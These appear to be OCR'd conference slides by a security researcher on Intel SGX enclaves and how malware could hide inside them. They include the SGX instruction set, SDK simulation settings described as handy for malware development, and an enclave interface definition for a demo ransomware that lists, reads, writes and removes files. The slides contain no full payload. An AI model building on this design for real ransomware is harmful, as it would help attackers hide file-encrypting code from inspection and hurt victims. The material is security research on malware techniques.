
# The Wolf in SGX Clothing



## Hello, this is me

Marion Marschalek

Security Research at Intel

@pinkflawd

## Disclaimer

The information presented and opinions expressed are solely the responsibility of the presenter and don’t represent views of any current, previous or future employer.

This presentation has no intention to advertise or devalue any current or future technology

## More Disclaimers

Not a software developer, exploit writer, shellcode specialist, cryptographer, and neither a person to ask about CPU bugs or cache side channels or anything alike

## Long long time ago....

… security research got hiccups over uninspectable binaries and processes in memory.

## SG..wot?

Demo1
Meet Francis, my pet enclave

# SGX: Hoarding Treasures

Enclaves are isolated memory regions containing code and data

Security properties

- Confidentiality of code/data
- Detection of integrity violation
- Isolation between enclave instances
- Prevention of replay of enclave instances

Objective: Application can defend its own secrets


# SGX: Hoarding Treasures

Enclaves are isolated memory regions containing code and data

Security properties

- Confidentiality of code/data
- Detection of integrity violation
- Isolation between enclave instances
- Prevention of replay of enclave instances


Objective: Application can defend its own secrets




# SGX Application Look & Feel

**Enclaves**

- live in **ring 3** only
- memory can't be inspected
- **entry/exit** of enclave is protected
- are **isolated** from each other
- even protected from privileged code
- Have their own **platform+enclave specific crypto keys**



# SGX Application Look & Feel



Enclave attack surface is minimized, yes app is considered evil too

# SGX Instruction Set

| Supervisor Instruction | Description |
|---|---|
| ENCLS[EADD] | Add a page |
| ENCLS[EBLOCK] | Block an EPC page |
| ENCLS[ECREATE] | Create an enclave |
| ENCLS[EDBGRD] | Read data by debugger |
| ENCLS[EDBGWR] | Write data by debugger |
| ENCLS[EEXTEND] | Extend EPC page measurement |
| ENCLS[EINIT] | Initialize an enclave |
| ENCLS[ELDB] | Load an EPC page as blocked |
| ENCLS[ELDU] | Load an EPC page as unblocked |
| ENCLS[EPA] | Add version array |
| ENCLS[EREMOVE] | Remove a page from EPC |
| ENCLS[ETRACK] | Activate EBLOCK checks |
| ENCLS[EWB] | Write back/invalidate an EPC page |

18 new instructions

13 supervisor vs. 5 user instructions

| User Instruction | Description |
|---|---|
| ENCLU[EENTER] | Enter an Enclave |
| ENCLU[EEXIT] | Exit an Enclave |
| ENCLU[EGETKEY] | Create a cryptographic key |
| ENCLU[EREPORT] | Create a cryptographic report |
| ENCLU[ERESUME] | Re-enter an Enclave |


## Requirements

**SGX hardware:** CPUID leaf 07h (EAX=07h, ECX=0h): EBX.SGX = 1 means processor supports SGX

**SGX in BIOS:** opt-in via IA32_FEATURE_CONTROL MSR, SGX_Enable (bit 18)

**SGX runtime:** sgx_urts and sgx_urts_sim

The simulator: handy for malware development, just saying



```
######## SGX SDK Settings ########

SGX_SDK ?= /home/pony/sgxsdk
SGX_MODE ?= SIM
SGX_ARCH ?= x64
SGX_DEBUG ?= 1
```

https://github.com/ayeks/SGX-hardware

## Malware gone SGX

Demo2
Meet my SGX enhanced ransomware, I call him George


I WILL LUV HIM, AND PET HIM, AND SQUEEZE HIM, AND CALL HIM GEORGE
OMG OMG OMG OMG

# Implementation

Application

Enclave

Helper functions




## Enclave Definition

```
enclave {
    from "sgx_tprotected_fs.edl" import *;

    struct mydirent {
        int d_type;
        char d_name[261];
    };

    trusted {
        public void ls_dir([in, string] const char* start_path);
    };

    untrusted {
        void ocall_print([in, string]const char* str);
        void* ocall_opendir ([in, string] const char* name);
        void ocall_readdir ([user_check] void* dirp, [out, size=size] mydirent* dirdata, unsigned int size);
        int* ocall_open([in, string] const char* filename, [in, string] const char* mode);
        int ocall_read([out, size=size, count=nmemb] void *buf, unsigned int size, unsigned int nmemb, [user_check] int* file);
        int ocall_write([in, size=size, count=nmemb] void *buf, unsigned int size, unsigned int nmemb, [user_check] int* file);
        int ocall_fsize([in, string] const char* filename);
        void ocall_close([user_check] int* file);
        void ocall_remove([in, string] const char* filename);
    };
};
```


ra·men / noun / :
A gourmet meal for college students and others oppressed by debt.

# Application vs. Enclave

and vice versa

